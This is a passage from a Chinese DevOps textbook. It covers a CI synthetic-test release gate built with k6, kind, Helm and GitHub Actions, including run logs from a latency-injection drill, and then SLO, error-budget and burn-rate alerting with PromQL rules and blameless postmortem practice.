    journeys: { executor: 'constant-arrival-rate', rate: 4, timeUnit: '1s', duration: '60s',
                preAllocatedVUs: 8, maxVUs: 40 },
  },
  thresholds: {
    checks: ['rate>0.99'],
    http_req_failed: ['rate<0.01'],
    'http_req_duration{name:GET /api/v1/info}': [`p(95)<${P95_MS}`],
    'http_req_duration{name:POST /api/v1/orders}': [`p(95)<${P95_MS}`],
    'http_req_duration{name:GET /api/v1/orders/:id}': [`p(95)<${P95_MS}`],
  },
};

export default function () {
  const info = http.get(`${BASE}/api/v1/info`, { tags: { name: 'GET /api/v1/info' } });
  check(info, { 'info: status 200': (r) => r.status === 200, /* ... */ });
  const created = http.post(`${BASE}/api/v1/orders`, JSON.stringify({ sku: 'BOOK-001', quantity
        }), /* ... */);
  const ok = check(created, {
    'order: status 201': (r) => r.status === 201,
    'order: total = unit_price x quantity': (r) => Math.abs(Number(r.json('total')) - Number(r.jso
        n('unit_price')) * quantity) < 0.005,
  });
  if (!ok) return;
  const read = http.get(`${BASE}/api/v1/orders/${created.json('id')}`, { tags: { name: 'GET /api/v
        1/orders/:id' } });
  check(read, { 'read-back: same order': (r) => r.json('id') === created.json('id') /* ... */ });
}
```

读订单的 URL 中带有订单号，如果不打 `name` 标签，每个订单号都会成为一个单独的时间序列。`name: 'GET /api/v1/orders/:id'` 把它们归为一类。这和 Prometheus 中按路由模板而不是原始 URL 打标签（第 3 章）是同一个道理。

脚本最后的 `handleSummary()` 把结果写成三份：

- 终端上的一段文字；
- `k6-summary.json`：完整数据，上传为 CI 产物；
- `k6-summary.md`：一张表格，追加到 GitHub 作业的 Summary 页面。

11.3.2 门禁脚本 run-gate.sh

```
kubectl create namespace "$NS"                          # 每次一个新的命名空间：synthetic-<时间戳>
kubectl label namespace "$NS" pod-security.kubernetes.io/enforce=restricted
helm upgrade --install demo-api-gate delivery/helm/demo-api -n "$NS" \
  --set image.repository=... --set image.tag=...      # 或 --set image.digest=sha256:...
  --set environment=staging [--set-json faults.latencyMs=600] --wait --timeout 3m
kubectl -n "$NS" port-forward svc/demo-api-gate 18080:80 &
k6 run -e BASE_URL=http://127.0.0.1:18080 synthetic/k6/api-check.js; rc=$?
```

```
# trap EXIT：停止 port-forward、helm uninstall、删除命名空间
exit $rc
```

候选版本使用**与生产完全相同的 Helm Chart**，也遵守同一套 Pod 安全标准（restricted）。`--fault` 参数通过 Chart 的 `faults` 值注入故障，用于演练。

11.3.3 工作流

`synthetic-gate.yml` 是一个**可复用工作流**（`workflow_call`），也可以单独手动触发。`release.yml` 调用它，并让发布作业依赖它：

```yaml
jobs:
  synthetic:
    name: synthetic gate
    uses: ./.github/workflows/synthetic-gate.yml
    with:
      fault: ${{ inputs.synthetic_fault || 'none' }}    # 手动触发时可以注入故障，push 时为 none
  release:
    name: build, scan, sign, attest
    needs: synthetic                                    # 门禁失败 → 本作业被跳过
```

安全细节延续第 7 章的做法：

- 第三方 Action 按 commit SHA 固定；
- kind、kubectl、helm、k6 的版本取自 `automation/lab/versions.env`（与本地实验环境相同），下载后先校验发布方提供的 SHA256；
- Kind 的节点镜像按 digest 固定；
- 手动触发的 `fault` 输入经环境变量传给脚本，不直接拼进 shell 命令，防止脚本注入。

工作流先用 actionlint 检查（包括对 `run:` 脚本运行 shellcheck），零错误后才提交。

11.4 在实验集群中试运行

同一个脚本可以对着本地的 Kind 集群运行，镜像使用已经签名的 GHCR 镜像（按 digest）。

健康的候选版本：

```
synthetic gate: PASS  (base http://127.0.0.1:18080, 723 requests, checks 1446 passed / 0 failed)
  [ok  ] http_req_failed  rate<0.01  observed 0.00%
  [ok  ] http_req_duration{name:POST /api/v1/orders}  p(95)<300  observed 11.0 ms
  [ok  ] http_req_duration{name:GET /api/v1/info}  p(95)<300  observed 11.1 ms
  [ok  ] http_req_duration{name:GET /api/v1/orders/:id}  p(95)<300  observed 8.9 ms
  [ok  ] checks  rate>0.99  observed 100.00%
==> synthetic gate PASSED
```

注入延迟（`--fault latency`，定价调用慢 600 ms）：

```
devops-lab · 合成测试门禁（注入延迟）                    终端记录渲染 · recorded 2026-11-06T09:25:27Z

$ bash synthetic/run-gate.sh --image ghcr.io/miku-wwl/devops-delivery/demo-api --digest sha256:9f45ec009f30fd01ec98998c8b86f
74106721346475f3847bf6911d8ab318c81 --fault latency --summary-dir /tmp/gate-fail
==> candidate ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:9f45ec009f30fd01ec98998c8b86f74106721346475f3847bf6911d8ab318
c81  fault=latency  namespace=synthetic-1793957127
demo-api-gate-8474c5bdcb-wj7cr   1/1   Running   0     7s    10.244.2.53   lab-worker   <none>   <none>
{"service":"demo-api","version":"p7/observability-5","commit":"0e551ad2d628eb0e30897536485961763c704216"}
synthetic gate: FAIL  (base http://127.0.0.1:18080, 720 requests, checks 1440 passed / 0 failed)
  [ok  ] http_req_duration{name:GET /api/v1/orders/:id}  p(95)<300  observed 7.9 ms
  [FAIL] http_req_duration{name:POST /api/v1/orders}  p(95)<300  observed 610.5 ms
  [ok  ] checks  rate>0.99  observed 100.00%
  [ok  ] http_req_failed  rate<0.01  observed 0.00%
  [ok  ] http_req_duration{name:GET /api/v1/info}  p(95)<300  observed 10.1 ms
time="2026-11-06T22:26:36+13:00" level=error msg="thresholds on metrics 'http_req_duration{name:POST /api/v1/orders}' have b
een crossed"
==> synthetic gate FAILED (k6 exit 99)
[exit 99]
```

图 11-2 注入延迟后：所有断言仍然成立（1440 个通过、0 个失败），错误率为 0；只有下单接口的 p95 达到 610.5 ms，超过 300 ms 的阈值，k6 以退出码 99 结束（终端记录渲染）

这正是延迟阈值存在的意义：服务**功能完全正确**，单元测试和冒烟测试都会通过，但用户每次下单要多等 0.6 秒。只看“对不对”的测试发现不了“慢不慢”的问题。

11.5 三次真实的流水线运行

运行 A：推送触发，通过。 推送 `p9/synthetic-gate` 分支后，发布流水线运行（42195568852）。门禁作业通过，三个接口的 p95 都在 3 ms 以内；之后发布作业构建、扫描、推送镜像 `sha256:27919359…`，生成 SBOM 和来源证明。

运行 B：注入故障，发布被阻断。 手动触发发布流水线，`synthetic_fault=latency`（42196278404）：



图 11-3 GitHub 上的运行 #7：synthetic gate 失败，build, scan, sign, attest 被跳过（灰色斜杠），注解显示 “Process completed with exit code 99.” （GitHub 页面截图）

GitHub Actions · release 运行 42196278404 (synthetic_fault=latency) 终端记录渲染

```
# gh run view 42196278404 (workflow_dispatch release.yml, synthetic_fault=latency) - recorded 2026-11-06T09:40:52Z
event=workflow_dispatch status=completed conclusion=failure sha=70ae35c
  job: synthetic gate / synthetic API test (kind + k6) -> failure
  job: build, scan, sign, attest -> skipped
# k6 verdict from the failed job log:
==> candidate demo-api:candidate  fault=latency  namespace=synthetic-1793957833
synthetic gate: FAIL  (base http://127.0.0.1:18080, 723 requests, checks 1446 passed / 0 failed)
  [FAIL] http_req_duration{name:POST /api/v1/orders}  p(95)<300  observed 603.6 ms
  [ok  ] http_req_failed  rate<0.01  observed 0.00%
  [ok  ] http_req_duration{name:GET /api/v1/orders/:id}  p(95)<300  observed 1.3 ms
  [ok  ] checks  rate>0.99  observed 100.00%
  [ok  ] http_req_duration{name:GET /api/v1/info}  p(95)<300  observed 2.3 ms
time="2026-11-06T09:38:21Z" level=error msg="thresholds on metrics 'http_req_duration{name:POST /api/v1/orders}' have been c
rossed"
==> synthetic gate FAILED (k6 exit 99)
##[error]Process completed with exit code 99.
```

图 11-4 同一次运行的作业日志摘录：下单接口 p95 603.6 ms 超过阈值，k6 退出码 99，发布作业状态为 skipped（终端记录渲染）

这次运行没有推送任何镜像，也没有生成任何签名。坏版本根本没有进入镜像仓库，后面的 GitOps、金丝雀也就无从谈起。

运行 C：去掉故障，恢复通过。 再次手动触发，`synthetic_fault=none`（42196846132）：



图 11-5 运行 #8：门禁 2 分 30 秒通过，发布作业 2 分 19 秒完成，产物中包含新镜像 sha256:e17b82f1… 的 SBOM（GitHub 页面截图）

> **说明**
>
> **同一个 commit，两个不同的 digest。** 运行 A 和运行 C 都构建自 commit `70ae35c`，得到的镜像却分别是 `sha256:27919359…` 和 `sha256:e17b82f1…`。第 7 章“深入”一节从镜像仓库读出两个镜像的清单和配置逐层比较，证实了原因：8 层中有 3 层不同，一层是因为构建参数里的运行编号（`APP_VERSION=...-<run_number>`）让 `RUN` 指令的缓存失效，另外两层文件内容完全相同、只有修改时间不同；配置中的构建时间、环境变量和标签也不同。这说明当前的构建**不是可复现的**（reproducible build），所以第 7 章坚持按 digest 而不是按 commit 追踪制品，只有 digest 才唯一确定一个镜像。想做到可复现，需要固定时间戳（如设置 `SOURCE_DATE_EPOCH`），并去掉所有随构建变化的输入。

11.6 门禁拦不住什么

门禁测试的是“候选镜像 + Chart 默认值”，而且只有 60 秒的轻负载，以下问题它发现不了：

- **只在生产配置下出现的问题。** 第 8 章的坏版本只改了 GitOps 仓库里的配置（`faults.latencyMs: 800`），镜像根本没有变，这条流水线不会被触发。
- **只在生产规模下出现的问题。** 例如连接池耗尽、慢慢累积的内存泄漏。
- **依赖生产数据或外部依赖的问题。**

所以门禁不能替代金丝雀和告警，三者是互补的。第 12 章会把整条链串起来演练一遍：代码经过门禁发布，配置故障被生产金丝雀拦下。

11.7 Datadog Synthetic 方案（NOT_RUN）

思路与开源版本相同，区别在于测试定义和执行放在 Datadog 中：

1. 在 Datadog 中定义 Synthetic API 测试，比如“GET /api/v1/info 返回 200 且 500 ms 内响应” “下单返回 201”。可以用 UI、API 或 Terraform 创建。
2. CI 中照常部署候选版本，然后运行 `datadog-ci synthetics run-tests`。它让 Datadog 执行指定的测试，并等待结果。
3. CI 运行器上的地址是私有的，Datadog 的托管探测点访问不到。`datadog-ci` 的**隧道**（Continuous Testing tunnel）建立一条从运行器出发的加密通道，再用 `startUrl` 覆盖，把测试指向这个私有地址。
4. 测试失败时命令以非零状态退出，阻断发布作业。

`synthetic/datadog/` 中放了配置模板（`datadog-ci.json`、`demo-api.synthetics.json`），`datadog-ci` 版本固定为 5.25.0。因为没有可用于 CI 的 Datadog 账号，这些模板**没有运行过**，选项名以对应版本的官方文档为准。第 10 章实验用的试用组织只能在 Learning Center 的实验环境里使用，不能拿到 CI 中。

和开源方案相比，Datadog 方案的好处是：同一套测试既能在 CI 中做门禁，又能在生产环境 7×24 小时做合成监控，结果和 APM 链路自动关联。代价是费用，以及测试定义保存在 SaaS 中而不是 Git 中（除非用 Terraform 管理）。

11.8 常见问题

Q1：k6 报告阈值失败，但所有 check 都通过了。 check 和阈值是两回事。check 只记录结果，阈值才决定是否失败。本章的延迟演练正是这种情况：功能全对，但 p95 超标。

Q2：怎么对单个接口设置延迟阈值？ 给请求打标签，例如 `tags: { name: 'POST /api/v1/orders' }`，再在阈值中引用 `http_req_duration{name:POST /api/v1/orders}`。阈值里的标签必须和请求上的标签逐字一致。

Q3：门禁在 CI 中偶尔失败（flaky）。 先确认问题出在被测服务还是测试环境：查看 port-forward 是否中断、Pod 是否重启、运行器是否过载。阈值要留出合理的余量，本章健康版本的 p95 约 2–11 ms，阈值是 300 ms。阈值只用来判断问题，不能当作性能基准测试。

Q4：为什么不用 GitHub 运行器自带的 kind 和 helm？ 运行器镜像里的版本会随时间变化。固定版本并校验 SHA256，CI 和本地环境用的就是同一套工具，也能防止下载的二进制被篡改。

Q5：门禁应该放在 PR 阶段还是发布阶段？ 都可以。放在 PR 阶段，反馈更早，并且可以设为必需检查，阻止合并。放在发布阶段，则能保证任何被推送的镜像都通过了门禁。本项目选择了后者，因为修改仓库的规则集需要仓库所有者操作。

11.9 练习

练习

1. **（理解）** 延迟演练中 1440 个断言全部通过，门禁却失败了。用 check 与 threshold 的区别解释这个结果。
2. **（原理）** 把执行器换成 `constant-vus`（封闭模型）重做延迟演练，下单接口的 p95 和总请求数会怎样变化？对于“负载升高后服务变慢”这类问题，为什么只有开放模型能暴露出来？
3. **（动手）** 门禁还可能因为“测试本身没有正常运行”而误判通过，例如场景配置错误只跑了几秒。增加阈值防止这种情况（提示：`iterations` 或 `http_reqs` 的计数，以及 `dropped_iterations`）。
4. **（排障）** CI 中的门禁偶发失败，某个接口的 p95 偶尔超过 300 ms。列出排查步骤，并说明如何区分“被测服务的问题”和“测试环境的问题”。
5. **（设计）** 要把门禁也作为 PR 的必需检查，工作流要怎么改？需要考虑哪些成本问题和安全问题？
6. **（思考）** 本章的门禁拦不住“只改配置”的坏变更（第 12 章演练 B）。为配置仓库的合并请求设计一个检查方案，让 `faults.latencyMs: 800` 这样的变更在合并前就被拦下。

参考答案见附录 B。

11.10 本章小结

- 合成测试门禁在 CI 中用临时 Kind 集群部署候选版本，用 k6 运行完整的用户旅程。功能、可用性、按接口的延迟三类阈值，任何一个不满足都以退出码 99 失败。
- 发布作业通过 `needs` 依赖门禁。三次真实运行分别是：通过并发布、注入延迟后发布被跳过、恢复后通过并发布，满足了验收标准。
- 延迟故障下所有功能断言都通过，只有延迟阈值发现了问题；同一个 commit 构建出两个不同的 digest，说明构建还不可复现。
- 门禁发现不了只在生产配置或生产规模下出现的问题，所以金丝雀和告警仍然必不可少。

第 12 章　交付闭环综合演练与事故复盘：从一次提交到 RCA（P10 / O3）

> 前面的章节分别搭好了交付链条上的每一个环节。本章把它们串起来，做两次完整的演练。第一次，一个真实的小功能从提交出发，依次经过 CI、合成测试门禁、漏洞扫描、签名与证明、GitOps、dev 验证、prod 金丝雀和人工闸门，最终全量上线；途中，CI 还揭出了三个阶段之前遗留下来的安全配置问题。第二次，一个“看起来无害”的配置变更进入 prod，被金丝雀分析自动中止，这一次稳定版没有像第 8 章那样被污染。最后，用 SLO 和错误预算衡量两次事件的代价，并按无责复盘的方法写出两份事故报告。

12.1　本章目标与产出

产出	位置
SLO 记录规则与多窗口燃烧率告警	`observability/alerts/demo-api-slo.yaml`
演练用的真实功能：X-Request-ID（含测试）	`app/src/demo_api/main.py`、`app/tests/`
CI 揭出的安全问题的修复	`observability/lgtm/lgtm.yaml`、`delivery/loadgen/k6-loadgen.yaml`、`delivery/policies/tests/`
两份事故复盘（RCA）	`docs/rca/INC-20261106-01-*.md`、`docs/rca/INC-20261106-02-*.md`
演练证据（终端记录、截图）	`evidence/p10/`

验收标准（PHASE_PLAN P10）： 延迟故障版本被中止并回滚；输出测试环境的事故 RCA。已通过：带 800 ms 延迟配置的金丝雀在分析开始 65 秒后被自动中止（13:38:26 UTC），用 Git 回滚后于 13:45:27 恢复 Synced + Healthy；两份 RCA 见本章“两次事件的对比与复盘”一节。

学完本章，你应当能够：

- 说出交付闭环中每道关卡防的是什么，并能把一个变更从提交一路送到生产；
- 定义 SLI、SLO 和错误预算，推导多窗口燃烧率告警的阈值，并用 PromQL 实现；
- 解释直方图分位数为什么是估计值，以及 SLO 为什么要用区间计数；
- 用独立的信号核实自动化给出的结论（“已中止”“Healthy”），并量化一次事件的影响与预算消耗；
- 按无责复盘的方法写出包含时间线、根因、促成因素和行动项的 RCA。

12.2 原理

12.2.1 交付闭环：每道关卡防的是什么

“闭环”是指：变更从提交出发，经过一系列自动或人工的关卡到达生产；生产中的信号（指标、告警、SLO）反过来决定这个变更继续、中止还是回滚；事后的复盘再改进关卡本身。下表把前面各章的关卡排成一列。读这张表时要注意最后一列：每道关卡只防一类问题，所以不能用一道关卡代替另一道。

关卡	本项目的实现	主要防住	章节
质量门禁	ruff、pytest、覆盖率 ≥ 90%、镜像冒烟测试	逻辑错误、镜像无法启动	3、4
仓库安全扫描	Trivy：依赖漏洞、泄露的密钥、IaC 错误配置	不安全的依赖和配置进入仓库	3、7
合成测试门禁	临时 Kind 集群 + k6 用户旅程	部署后的功能或性能退化	11
镜像扫描	推送前的 Trivy 镜像门禁	带可修复高危漏洞的镜像	7
签名与证明	Cosign 无密钥签名、SLSA 来源证明、SBOM	被篡改或来源不明的镜像	7
准入控制	Kyverno 验证签名和来源	未签名的镜像进入集群	7
GitOps	合并请求 → Argo CD 同步	未经审阅的变更、配置漂移	6
金丝雀与分析	Argo Rollouts + Prometheus 分析 + 人工闸门	生产中的退化扩散到全部流量	8
可观测性与 SLO	指标、链路、日志；燃烧率告警	漏网的问题长期无人知晓	9、12
复盘	无责 RCA 与行动项	同类问题再次发生	12

12.2.2 SLI、SLO 与错误预算

SLI（服务水平指标）是“好事件 ÷ 有效事件”的比例；**SLO**（服务水平目标）是这个比例在一段时间内应当达到的值。本项目为 demo-api 定义了两个 SLO，统计范围都是 dev 和 prod 中 `/api/` 开头的请求：

SLO	好事件 / 全部事件	目标（30 天）	错误预算
可用性	非 5xx 的请求 / 全部请求	99.5%	0.5%
延迟	0.5 秒内完成的请求 / 全部请求	99%	1%

错误预算是 1 − SLO，也就是“允许出错的比例”。它把可靠性和发布速度放到同一个单位下：预算还多的时候，可以放心地频繁发布、做实验；预算快用完时，冻结风险较大的发布，先修可靠性。SLO 从来不定为 100%：那既做不到，也会让任何变更都显得不可接受。

预算也可以换算成绝对数量。prod 平均每秒约 10.3 个 API 请求，30 天约 2,668 万个；延迟预算的 1% 就是约 **266,800 个慢请求**（`evidence/p10/drill-4-slo.log`）。后面衡量两次事件的代价时都用这个数。

12.2.3 燃烧率：把“预算消耗的速度”变成告警

燃烧率（burn rate）是某个时间窗口内的坏事件比例与错误预算比例之比：

```
燃烧率 b = 窗口内坏事件比例 ÷ (1 − SLO)

  b = 1     预算恰好用 30 天
  b = 14.4  30 天 ÷ 14.4 ≈ 2.1 天用完
```

在流量大致平稳的前提下，长度为 w 的窗口内消耗的预算占比是：

```
消耗占比 = b × w ÷ T          (T = 30 天 = 720 小时)

推导: 窗口内坏事件 = 坏事件比例 × 窗口内请求数 = b × (1 − SLO) × N × (w ÷ T)
      30 天的预算   = (1 − SLO) × N              (N 为 30 天的请求总数)
      两者相除即得 b × w ÷ T
```

于是告警阈值可以按“多快消耗多少预算”反推。Google SRE Workbook 推荐的两档：

档位	含义	燃烧率阈值	长窗口 / 短窗口	持续	处理
快速燃烧	1 小时消耗 2% 的预算	0.02 × 720 ÷ 1 = **14.4**	1h / 5m	2m	立即呼叫（page）
慢速燃烧	6 小时消耗 5% 的预算	0.05 × 720 ÷ 6 = **6**	6h / 30m	15m	工单（ticket）

为什么要两个窗口同时满足？ 长窗口保证问题足够显著，不会因为一分钟的抖动就半夜叫醒人；短窗口（长窗口的 1/12）保证问题消失后告警能很快恢复，不会因为长窗口里还留着旧的坏事件而一直响下去。

> **原理**
>
> **阈值告警看不见“少数请求持续变慢”。** 第 9 章的 `DemoApiHighLatency` 在 1 分钟的 p95 超过 0.5 秒时告警。设想 4% 的请求稳定地慢于 0.5 秒：p95 落在其余 96% 的快请求里，告警永远不会响；但延迟预算只有 1%，燃烧率是 4，7.5 天就会用完，慢速燃烧告警（6h 与 30m 都超过 6 倍）也不会响，这正是要靠预算报表和 SLO 评审发现的情形。反过来，一次被自动中止的短暂故障，阈值告警会响（本章演练 B 就是这样），燃烧率告警则不会。燃烧率告警回答的是“照这个速度，我们会不会违背对用户的承诺”，而不是“此刻某个数是不是超标了”。

12.2.4 直方图分位数是估计值

Prometheus 的直方图只记录落入每个区间（bucket）的请求数，`histogram_quantile()` 先找到目标分位所在的区间，再在区间内**线性插值**。本项目的区间边界是 0.005、0.01、0.025、0.05、0.1、0.25、0.5、1、2.5、5 秒。

演练 B 中，金丝雀约 70% 的请求（下单）耗时约 0.80 秒，全部落在 (0.5, 1] 区间；其余 30% 很快。p95 位于这个区间内 (0.95 − 0.30) ÷ 0.70 ≈ 93% 的位置，插值结果是 0.5 + 0.93 × 0.5 ≈ **0.96 秒**。分析实际测得 0.961 秒和 0.962 秒，而真实延迟只有约 0.80 秒。

这不是错误，而是精度有限：分位数的精度由区间宽度决定。SLO 用的是另一种算法：**“慢于 0.5 秒的比例”直接用 `le="0.5"` 区间的计数相除**。0.5 恰好是一个区间边界，所以这个比例是精确的。设计直方图时，要让 SLO 阈值和告警阈值都落在区间边界上。

12.2.5 无责复盘

复盘的目的是改进系统，而不是追究个人。人一定会犯错；好的系统让错误难以发生、容易发现、影响有限。一份 RCA 通常包括：

- **摘要**：发生了什么、影响多大、怎么解决的，三五句话说清楚。
- **时间线**：每一行都要有时间和证据来源；从中可以算出 **MTTD**（从开始到检测）和 **MTTR**（从开始到恢复；也有从检测开始算的口径，复盘中要写明）。
- **影响**：尽量用精确的数字，例如按 Pod 统计的请求数，而不是“部分用户受影响”。
- **根因分析**：5 Whys 是常用的方法，但它是一条直线，容易停在“某人操作失误”。本章的写法是区分**根本原因**和**促成因素**：前者去掉后问题就不会发生，后者让问题更严重或更难发现。
- **检测与响应评价**：做得好的和待改进的都要写。
- **行动项**：分为预防、检测、缓解三类，每项都有负责人和状态。没有行动项的复盘只是一份事故描述。

12.3 SLO 规则的实现

规则写在一个 PrometheusRule 中，分两组：先用**记录规则**（recording rule）预先算出各窗口的坏事件比例，再用告警规则引用它们。记录规则的名字遵循 Prometheus 推荐的 `级别:指标:操作` 格式。

下面的摘录为了便于阅读，把表达式拆成了多行，并用 `…` 代替重复出现的标签选择器 `namespace=~"dev|prod", route=~"/api/.*"`；仓库中的文件是完整的单行写法。

```
- record: demo_api:sli_errors:ratio_rate5m
  # "or 0 * <全部请求>"：窗口内没有任何 5xx 时得到 0，而不是“无数据”
  expr: |
    ( sum by (namespace) (rate(http_requests_total{…, status=~"5.."}[5m]))
      or 0 * sum by (namespace) (rate(http_requests_total{…}[5m])) )
    / sum by (namespace) (rate(http_requests_total{…}[5m]))

- record: demo_api:sli_slow:ratio_rate5m
  # 0.5 是直方图的区间边界，所以“慢于 0.5 秒的比例”是精确值
  expr: |
    1 - sum by (namespace) (rate(http_request_duration_seconds_bucket{…, le="0.5"}[5m]))
      / sum by (namespace) (rate(http_request_duration_seconds_count{…}[5m]))
# ……30m、1h、6h 同理；另有 burn_rate5m、burn_rate1h，供看板和复盘使用

- alert: DemoApiLatencyFastBurn
  expr: |
    demo_api:sli_slow:ratio_rate1h > (14.4 * 0.01)
```

```
      and demo_api:sli_slow:ratio_rate5m > (14.4 * 0.01)
    for: 2m
    labels: {severity: page, slo: latency}
```

几处值得注意的写法：

- **先求和再相除。** `sum by (namespace)` 先把所有 Pod 的计数加起来，再算比例，得到的是“全部请求中的坏请求比例”。如果先算每个 Pod 的比例再取平均，流量小的 Pod 会被过度加权。
- **空的分子。** 第一版规则在没有 5xx 的环境里返回“无数据”而不是 0：分子的序列根本不存在，除法的结果也就不存在。燃烧率告警对“无数据”不会报错，但看板会出现断线，复盘时也无法引用。`or 0 * 分母` 在分子为空时用一个同标签、值为 0 的序列补上。
- **规则生效有延迟。** 修改后第 75 秒查询，结果仍是旧的（`evidence/p10/slo-rules-2.log`）；又过了约 20 秒，基线中所有比例都正常出现（`slo-baseline.log`）。PrometheusRule 要经过 Operator 生成 ConfigMap、kubelet 把 ConfigMap 同步到 Pod 的卷（这一步本身就可能需要一分钟左右）、config-reloader 通知 Prometheus 重新加载，再等一个评估周期，才会生效。

基线中有一个看似异常的值：prod 最近 6 小时的慢请求比例是 1.03%，略高于 1% 的预算。它其实是第 9 章那次真实事故的“尾巴”：6 小时窗口（03:48–09:48）里包含了被污染的 Pod 运行的最后约 26 分钟（直到 04:14）。那段时间约 14% 的请求变慢（1/5 的 Pod × 70% 的下单请求），26 ÷ 360 × 14% ≈ 1.0%，与测量值基本吻合。

12.4 演练 A：一个好版本走完整条链

